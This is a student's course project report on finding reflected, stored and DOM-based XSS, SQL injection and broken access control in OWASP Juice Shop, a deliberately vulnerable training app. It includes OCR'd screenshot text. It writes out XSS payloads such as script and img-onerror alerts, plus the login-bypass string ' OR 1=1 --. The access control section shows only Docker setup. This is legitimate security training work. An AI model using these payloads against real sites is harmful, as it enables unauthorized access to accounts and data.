MINOR PROJECT REPORT

A report submitted in partial fulfillment of the requirements for the Award of course of

Cyber Security and Ethical Hacking

By

Paladi Krithika

Under Supervision of

Shruti Kapoor

Rinex – Education and Research center

Hyderabad

(Duration: 5th march, 2024 to 24th April 2024)

RINEX

REST ABOVE THE BEST

ACKNOWLEDGEMENT

I would like to express my sincere appreciation to Ms. Shruti Kapoor mam whose expertise and guidance have been invaluable throughout the duration of this report. [Mentor's Name]'s deep knowledge and passion for cybersecurity and ethical hacking have significantly enriched my understanding of the subject matter.

I am grateful for Ms. Shruti Kapoor mam's unwavering support, patience, and encouragement during the research and writing process. Their insights, feedback, and real-world experiences have played a crucial role in shaping the content and direction of this report.

Furthermore, I extend my thanks to Ms. Shruti Kapoor mam for fostering an engaging and supportive learning environment that facilitated my growth and development in this complex field. Their dedication to teaching and mentorship has inspired me to continue exploring and applying the principles of cybersecurity and ethical hacking in my future endeavors.

I am deeply thankful for the opportunity to learn from Ms. Shruti Kapoor mam and I am confident that the knowledge and skills gained under their guidance will serve me well in my academic and professional pursuits.

Paladi Krithika

Krithika

REPORT ON VULNERABILITIES IN OWASP JUICE SHOP

2) Find all types of XSS, SSQLI and Broken access control vulnerabilities from Owasp Juice Shop and make a report

Introduction:


In today's digital landscape, web application security has become paramount as organizations strive to protect their data and systems from various cyber threats. Among the most critical security concerns are Cross-Site Scripting (XSS), Second-Order SQL Injection (SSQLI), and Broken Access Control vulnerabilities.

Methodology:


Cross-Site Scripting (XSS):

Reflected XSS: User input is reflected back in the response without proper sanitization, allowing an attacker to inject malicious scripts.

- Our target website is Owasp Juice Shop
- so one of the entry point in this website is the search bar
- when I entered the payload as <iframe src=”javascript:alert(‘xss’)”>
- a dialog box has popped up
- Hence, it is vulnerable to Reflected XSS


juice-shop.herokuapp.com/#/

<iframe src="javascript:alert('xss')">



juice-shop.herokuapp.com/#/search?q=<iframe%20src%3D"javascript:alert('xss')">

juice-shop.herokuapp.com says


xss

Search Results -

No results found

Try adjusting your search to find what you're looking for.

This time the payload is given as <iframe src=”javascript:alert(‘hello world’)”>



juice-shop.herokuapp.com/#/search?q=<iframe%20src%3D"javascript:alert('hello%20world')">

juice-shop.herokuapp.com says

hello world

Search Results -


No results found

Try adjusting your search to find what you're looking for.

Stored XSS: User input is stored on the server and later displayed to other users without proper encoding, enabling an attacker to inject scripts that execute when other users view the page.

- Open your browser and go to http://localhost:3000.
- Log in with any user credentials or register a new user.
- Go to the "Product Review" section.
- Payload: <script>alert('stored xss');</script>
- submit the review.

- Check if the review with the script payload is displayed and if the alert box is triggered.



kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
OWASP Juice Shop
localhost:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
EN
Forgot your password?
Log in
Remember me
or
Log in with Google
Not yet a customer?

Login

Email *
testuser@example.com

Password *
●●●●●●●●●●●●●


□ Remember me



Write a review

Review
<script>alert('xss');</script>

Max. 160 characters 30/160



localhost:3000/#/search?q=<iframe src%3D"javascript:alert('stored xss')">

Search Results -

localhost:3000

stored xss

Items per page: 12


0 of 0

DOM Based XSS

DOM based XSS (Cross-Site Scripting) is a type of vulnerability in web applications where the attack payload is executed as a result of manipulating the Document Object Model (DOM) environment in the victim's browser.

The DOM-based XSS vulnerability was discovered in the search functionality of OWASP Juice Shop, specifically when injecting JavaScript payloads into the search query parameter.

By injecting the payload <img src=x onerror=alert('XSS')> into the search query parameter (#/search?q=<img src=x onerror=alert('XSS')>), an alert box with the message "1" was successfully triggered.



localhost:3001/#/search?q=<img src%3Dx onerror%3Dalert('XSS')>

The server has been restarted: Your previous hacking progress has been restored automatically. Delete cookie to clear hacking progress

You successfully solved a challenge: Error Handling (Provoke an error that is neither very grac

You successfully solved a challenge: Login Admin (Log in with the administrator's user accour

You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)

localhost:3001

XSS

Search Results -

```
⚠ Loading failed for the <script> with source "http://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js".   localhost:3001:11:91
⚠ Loading failed for the <script> with source "http://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js".   localhost:3001:12:76
❗ ▸ Uncaught TypeError: window.cookieconsent is undefined   localhost:3001:15:7
    <anonymous> http://localhost:3001/:15
   [Learn More]
»
```

SQL Injection in Owasp juice shop

SQL injection (SQLi) is a common cyberattack that exploits vulnerabilities in web applications. SQL injection allows attackers to inject malicious SQL code into an application. The injected code manipulates the backend database, granting unauthorized access. Attackers can view, modify, or delete data, potentially compromising sensitive information.

Setting Up the Environment


- Open a web browser in Kali Linux environment and navigate to your OWASP Juice Shop instance (e.g., `http://localhost:3000`).

Identifying a Vulnerable Input Field

- Navigate to the login page by clicking on "Account" and then "Login."
- This page often has a vulnerable input field for SQLi.

Performing SQL Injection


- In the "Email" field, enter the following payload ' OR 1=1—
- In the "Password" field, enter password
- Submit the Form


kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
OWASP Juice Shop
localhost:3000/#/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
10:03
Login
Forgot your password?
Log in
□ Remember me
or
Log in with Google
Not yet a customer?

You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)

Email *: ' OR 1=1 --

Password *: ●●●●●●●●



localhost:3000/#/search

Save login for http://localhost:3000?

Username: ' OR 1=1 --

Password: ••••••••

The server has been restarted: ...tomatically.

You successfully solved a challenge: Error Handling (Provoke an error that is neither very gracefully nor consistently handled.)

You successfully solved a challenge: Forged Review (Post a product review as another user or edit any user's existing review.)

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)


- The injection is successful

Broken access control vulnerability in Owasp Juice Shop

OWASP Juice Shop is a insecure web application for security training purposes. This report documents the process and findings of testing broken access control vulnerabilities in the OWASP Juice Shop using Kali Linux. The focus of this test is to demonstrate how a normal user can exploit broken access control to modify user information, which should be restricted.

Environment setup:

- Install Docker
- Pull OWASP Juice Shop Docker Image
- Run OWASP Juice Shop




```
┌──(krithika㉿krithika)-[~/Desktop]
└─$ sudo apt update
[sudo] password for krithika:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [47.1 MB]
Fetched 67.0 MB in 25s (2682 kB/s)
546 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(krithika㉿krithika)-[~/Desktop]
└─$ sudo apt install docker.io
docker.io is already the newest version (20.10.25+dfsg1-3).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 546

┌──(krithika㉿krithika)-[~/Desktop]
└─$ sudo docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
Digest: sha256:c24b8ae4373e8ac85e6ab821007c972907a98f1cfebb98957492b75056002a38
Status: Image is up to date for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest

┌──(krithika㉿krithika)-[~/Desktop]
```

kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
krithika@krithika: ~/Desktop
File Actions Edit View Help
Screenshot taken
View image



